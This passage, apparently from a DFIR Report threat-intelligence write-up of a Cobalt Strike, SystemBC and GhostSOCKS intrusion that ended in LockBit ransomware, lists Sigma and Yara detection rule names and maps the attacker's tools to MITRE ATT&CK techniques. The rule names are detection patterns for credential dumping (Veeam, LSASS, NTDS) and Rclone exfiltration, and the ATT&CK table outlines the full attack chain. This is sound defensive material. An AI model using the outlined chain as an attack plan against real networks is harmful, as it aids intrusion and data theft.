1aafd4cc-cb38-498b-9365-394f71fd872c : Veeam Credential Dumping Script
b878e8c2-bfa5-4b1d-8868-a798f57d197a : Veeam Credential Dumping Script Execution
baa9adf9-a01c-4c43-ac57-347b630bf69e : Default Cobalt Strike Named Pipes
213d8255-f359-410b-ac27-e7e85c6394a8 : Suspicious Binaries in Public Folders
6df37102-c993-4133-ad3d-b12ca32e03c6 : Detect Process Creation via WMIC with Remote Node
```

Sigma Repo:

```
9f22ccd5-a435-453b-af96-bf99cbb594d4 : WinAPI Function Calls Via PowerShell Scripts
19d65a1c-8540-4140-8062-8eb00db0bba5 : WinAPI Library Calls Via PowerShell Scripts
1f49f2ab-26bc-48b3-96cc-dcffbc93eadf : Potential Suspicious PowerShell Keywords
df69cb1d-b891-4cd9-90c7-d617d90100ce : Suspicious FromBase64String Usage On Gzip Archive : Ps Script
1ff315dc-2a3a-4b71-8dde-873818d25d39 : New BITS Job Created Via Bitsadmin
a762e74f-4dce-477c-b023-4ed81df600f9 : Scheduled Task Created : FileCreation
93ff0ceb-e0ef-4586-8cd8-a6c277d738e3 : Scheduled Task Created : Registry
87e3c4e8-a6a8-4ad9-bb4f-46e7ff99a180 : Change PowerShell Policies to an Insecure Level
f4bbd493-b796-416e-bbf2-121235348529 : Non Interactive PowerShell Process Spawned
734f8d9b-42b8-41b2-bcf5-abaf49d5a3c8 : Remote PowerShell Session Host Process (WinRM)
8de1cbe8-d6f5-496d-8237-5f44a721c7a0 : Whoami.EXE Execution Anomaly
502b42de-4306-40b4-9596-6f590c81f073 : Local Accounts Discovery
e4a74e34-ecde-4aab-b2fb-9112dd01aed0 : Dynamic CSharp Compile Artefact
61065c72-5d7d-44ef-bf41-6a36684b545f : Elevated System Shell Spawned
0eb46774-f1ab-4a74-8238-1155855f2263 : Disable Windows Defender Functionalities Via Registry Keys
fb843269-508c-4b76-8b8d-88679db22ce7 : Suspicious Execution of Powershell with Base64
89ca78fd-b37c-4310-b3d3-81a023f83936 : Schtasks Creation Or Modification With SYSTEM Privileges
3a6586ad-127a-4d3b-a677-1e6eacdf8fde : Windows Shell/Scripting Processes Spawning Suspicious Programs
1f21ec3f-810d-4b0e-8045-322202e22b4b : Network Connection Initiated By PowerShell Process
7cccd811-7ae9-4ebe-9afd-cb5c406b824b : Potential Execution of Sysinternals Tools
0e7163d4-9e19-4fa7-9be6-000c61aad77a : CobaltStrike Named Pipe Pattern Regex
eeb2e3dc-c1f4-40dd-9bd5-149ee465ad50 : Remote Thread Creation Via PowerShell
b5de0c9a-6f19-43e0-af4e-55ad01f550af : Unsigned DLL Loaded by Windows Utility
9e9a9002-56c4-40fd-9eff-e4b09bfa5f6c : DLL Load By System Process From Suspicious Locations
61a7697c-cb79-42a8-a2ff-5f0cdfae0130 : Potential CobaltStrike Service Installations : Registry
ed74fe75-7594-4b4b-ae38-e38e3fd2eb23 : Outbound RDP Connections Over Non-Standard Tools
cdc8da7d-c303-42f8-b08c-b4ab47230263 : Rundll32 Internet Connection
1277f594-a7d1-4f28-a2d3-73af5cbeab43 : Windows Shell/Scripting Application File Write to Suspicious Folder
bcb03938-9f8b-487d-8d86-e480691e1d71 : Network Connection Initiated From Users\Public Folder
e37db05d-d1f9-49c8-b464-cee1a4b11638 : PUA : Rclone Execution
02ee49e2-e294-4d0f-9278-f5b3212fc588 : New RUN Key Pointing to Suspicious Folder
20f0ee37-5942-4e45-b7d5-c5b5db9df5cd : CurrentVersion Autorun Keys Modification
69bd9b97-2be2-41b6-9816-fb08757a4d1a : Potentially Suspicious Execution From Parent Process In Public Folder
fff9d2b7-e11c-4a69-93d3-40ef66189767 : Suspicious Copy From or To System Directory
259e5a6a-b8d2-4c38-86e2-26c5e651361d : PsExec Service File Creation
2ddef153-167b-4e89-86b6-757a9e65dcac : File Download Via Bitsadmin To A Suspicious Target Folder
d21374ff-f574-44a7-9998-4a8c8bf33d7d : WmiPrvSE Spawned A Process
d059842b-6b9d-4ed1-b5c3-5b89143c6ede : File Download Via Bitsadmin
fa34b441-961a-42fa-a100-ecc28c886725 : LSASS Access From Program In Potentially Suspicious Folder
5ef9853e-4d0e-4a70-846f-a9ca37d876da : Potential Credential Dumping Activity Via LSASS
4f86b304-3e02-40e3-aa5d-e88a167c9617 : Scheduled Task Deletion
36210e0d-5b19-485d-a087-c096088885f0 : Suspicious PowerShell Parameter Substring
5cc90652-4cbd-4241-aa3b-4b462fa5a248 : Potential Recon Activity Via Nltest.EXE
526be59f-a573-4eea-b5f7-f0973207634d : New Process Created Via Wmic.EXE
602a1f13-c640-4d73-b053-be9a2fa58b96 : HackTool : Powerup Write Hijack DLL
37ae075c-271b-459b-8d7b-55ad5f993dd8 : File or Folder Permissions Modifications
178e615d-e666-498b-9630-9ed3630381 : Elevated System Shell Spawned From Uncommon Parent Location
e6e88853-5f20-4c4a-8d26-cd469fd8d31f : Ntdsutil Abuse
```

Yara

https://github.com/The-DFIR-Report/Yara-Rules/blob/main/27138/27138.yar

```
ELASTIC_Windows_Ransomware_Lockbit_369E1E94
MALPEDIA_Win_Lockbit_Auto
MAL_RANSOM_LockBit_Apr23_1
MAL_RANSOM_LockBit_ForensicArtifacts_Apr23_1
SIGNATURE_BASE_MAL_RANSOM_Lockbit_Apr23_1
SIGNATURE_BASE_MAL_RANSOM_Lockbit_Forensicartifacts_Apr23_1
CobaltStrike_Resources_Httpsstager_Bin_v2_5_through_v4_x
CobaltStrike_Resources_Xor_Bin_v2_x_to_v4_x
CobaltStrike_Sleep_Decoder_Indicator
Cobaltbaltstrike_Beacon_XORed_x86
Cobaltbaltstrike_RAW_Payload_https_stager_x86
HKTL_CobaltStrike_Beacon_4_2_Decrypt
HKTL_CobaltStrike_Beacon_Strings
HKTL_CobaltStrike_SleepMask_Jul22
HKTL_Win_CobaltStrike
SUSP_PS1_JAB_Pattern_Jun22_1
WiltedTulip_WindowsTask
Windows_Shellcode_Generic_8c487e57
Windows_Trojan_CobaltStrike_3dc22d14
Windows_Trojan_CobaltStrike_8d5963a2
Windows_Trojan_CobaltStrike_b54b94ac
Windows_Trojan_Metasploit_24338919
Windows_Trojan_Metasploit_38b8ceec
Windows_Trojan_Metasploit_7bc0f998
Windows_Trojan_Metasploit_c9773203
```

MITRE ATT&CK

27138 - Cobalt Strike and a Pair of SOCKS Lead to LockBit Ransomware		
	Tools	Technique
Initial Access		
Execution	Cobalt Strike - setup_wm.exe	Malicious File - T1204.002 PowerShell - T1059.001 Scheduled Task - T1053.005 Service Execution - T1569.002 Windows Command Shell - T1059.003 Windows Management Instrumentation - T1047
Persistence	SystemBC GhostSOCKS	Registry Run Keys / Startup Folder - T1547.001 Scheduled Task - T1053.005
Privilege Escalation	Cobalt Strike	Process Injection - T1055
Defense Evasion	Cobalt Strike	Disable or Modify Tools - T1562.001 Masquerading - T1036 Match Legitimate Name or Location - T1036.005 Process Injection - T1055
Credential Access	Cobalt Strike Veeam-Get-Creds.psl	Credentials In Files - T1552.001 LSASS Memory - T1003.001 NTDS - T1003.003
Discovery	check.exe Seatbelt Sharpview net nltest taskmgr gpedit.msc	Domain Account - T1087.002 Domain Groups - T1069.002 Domain Trust Discovery - T1482 Group Policy Discovery - T1615 Process Discovery - T1057 Remote System Discovery - T1018
Lateral Movement	Psexec.exe	Remote Desktop Protocol - T1021.001 SMB/Windows Admin Shares - T1021.002 Windows Remote Management - T1028
Collection		
Command and Control	Cobalt Strike SystemBC GhostSOCKS	Proxy - T1090 Web Protocols - T1071.001
Exfiltration	Rclone	Exfiltration Over Alternative Protocol - T1048 Exfiltration to Cloud Storage - T1567.002
Impact	LockBit	Data Encrypted for Impact - T1486

```
Credentials In Files - T1552.001
Data Encrypted for Impact - T1486
Disable or Modify Tools - T1562.001
Domain Account - T1087.002
Domain Groups - T1069.002
Domain Trust Discovery - T1482
Exfiltration Over Alternative Protocol - T1048
Exfiltration to Cloud Storage - T1567.002
Group Policy Discovery - T1615
LSASS Memory - T1003.001
Malicious File - T1204.002
Masquerading - T1036
Match Legitimate Name or Location - T1036.005
NTDS - T1003.003
PowerShell - T1059.001
Process Discovery - T1057
Process Injection - T1055
Proxy - T1090
Registry Run Keys / Startup Folder - T1547.001
Remote Desktop Protocol - T1021.001
Remote System Discovery - T1018
Scheduled Task - T1053.005
Service Execution - T1569.002
SMB/Windows Admin Shares - T1021.002
Web Protocols - T1071.001
Windows Command Shell - T1059.003
Windows Management Instrumentation - T1047
Windows Remote Management - T1028
```

Internal case #TB27138 #PR34378